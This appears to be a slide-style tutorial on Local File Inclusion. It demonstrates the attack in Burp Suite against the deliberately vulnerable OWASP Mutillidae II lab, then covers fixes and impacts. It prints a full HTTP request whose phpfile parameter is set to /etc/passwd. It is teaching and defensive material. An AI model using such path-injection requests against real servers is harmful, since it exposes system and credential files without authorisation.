

LOCAL FILE INCLUSION (LFI)

AGENDA

- 1.Introduction of LFI
- 2.Execution of LFI
- 3.Images of Information captured
- 4.Fixing of LFI
- 5.Impact of LFI

1.INTRODUCTION

The process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application.

EX:-User log files,Server Configuration files



2.EXECUTION

STEPS OF EXECUTION

- Using the OWASP and Burp Suit, we will execute the Local File Inclusion.
- Initially, set up an proxy server into the Client Browser and Turn on the Burp Suit.
- Whenever Client requests information from the server then it will be captured into Burp suit's target panel.
- Go to target panel and push the push the client requested file to the Repeater panel by Right clicking on mouse pad and select option **SEND TO REPEATER**.
- Whenever the file will be pushed then Repeater panel will be highlighted for some duration.
- Click on the Repeater panel then change only the file name as **/etc/password** and click on send button.



3.IMAGES OF INFORMATION CAPTURED

INFORMATION CAPTURED IN BURP SUIT

The screenshot displays the Burp Suite interface with a captured HTTP request and response. The request is a POST to `/mutillidae/index.php?pa...` with a status code of 200. The response is an HTML page titled "OWASP Mutillidae II: Web Pwn in Mass Production".

Request Details:

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time requested
http://10.0.2.6	GET	/mutillidae/		200	46043	HTML			10:10:33.5 Se...
http://10.0.2.6	GET	/mutillidae/index.php?pa...	✓	200	50755	HTML			10:10:58.5 Se...
http://10.0.2.6	POST	/mutillidae/index.php?pa...	✓	200	53197	HTML			10:11:07.5 Sep...
http://10.0.2.6	GET	/		304	360				10:10:30.5 Se...

Response Details:

Request **Response**

Pretty Raw Hex **Render**

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 3
Request cookies 4
Request headers 12
Response headers 8

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Source Code Viewer

Back Help Me!

Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.


Source File Name View File

File: authorization-required.php

```
<?php
try {
```

Getting Started: Project Whitepaper

ADDING OF LOCAL FILE NAME



Burp Suite Community Edition v2023.4.3 - Temporary Project

Target: http://10.0.2.6 HTTP/1

Request

1 POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
2 Host: 10.0.2.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 91
9 Origin: http://10.0.2.6
10 Connection: close
11 Referer: http://10.0.2.6/mutillidae/index.php?page=source-viewer.php
12 Cookie: showhints=1; PHPSESSID=1ldtotv4mmfskq740pkg70g296; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File

Inspector

Selection 13 (0xd)

Selected text

/etc/passwd

Decoded from: URL encoding

/etc/passwd

Request attributes 2
Request query parameters 1
Request body parameters 3
Request cookies 4
Request headers 12
Response headers 8

Done 50,877 bytes | 32 millis

FIXING OF LOCAL FILE INCLUSION

- **One should not allow the file path that could be modified directly either it should be hardcoded or to be selected via hardcoded path list.**
- **One must make sure that the required should have dynamic path concatenation i.e. must contain (a-z) (0-9) instead of (/ , /% etc).**



The background features a vertical line that divides the space. To the left of this line, there are concentric white circles on a light green background in the upper left, and a solid light green area below. To the right of the line, there is a solid light blue area in the upper right, and a solid light red area in the lower right. The title text is positioned in the white space between the green and blue/red areas.

IMPACTS OF LOCAL FILE INCLUSION

- **An attacker would be able to get access to the following by exploiting LFI Vulnerability:**
- **1) Information Disclosure of files stored in Web Server.**
- **2) Passwords/Database Access.**
- **3) Log Files.**
- **4) Complete System Compromise.**

SUMMARY

Local File Inclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server. LFI attacks can expose sensitive information, and in severe cases, they can lead to cross-site scripting (XSS) and remote code execution.



The background features a large, light cream-colored circle on the left and a large, light pink circle on the right, both partially overlapping a dark blue background. The pink circle contains several thin, white, concentric circular lines that are more densely packed towards its top-right edge.

THANK YOU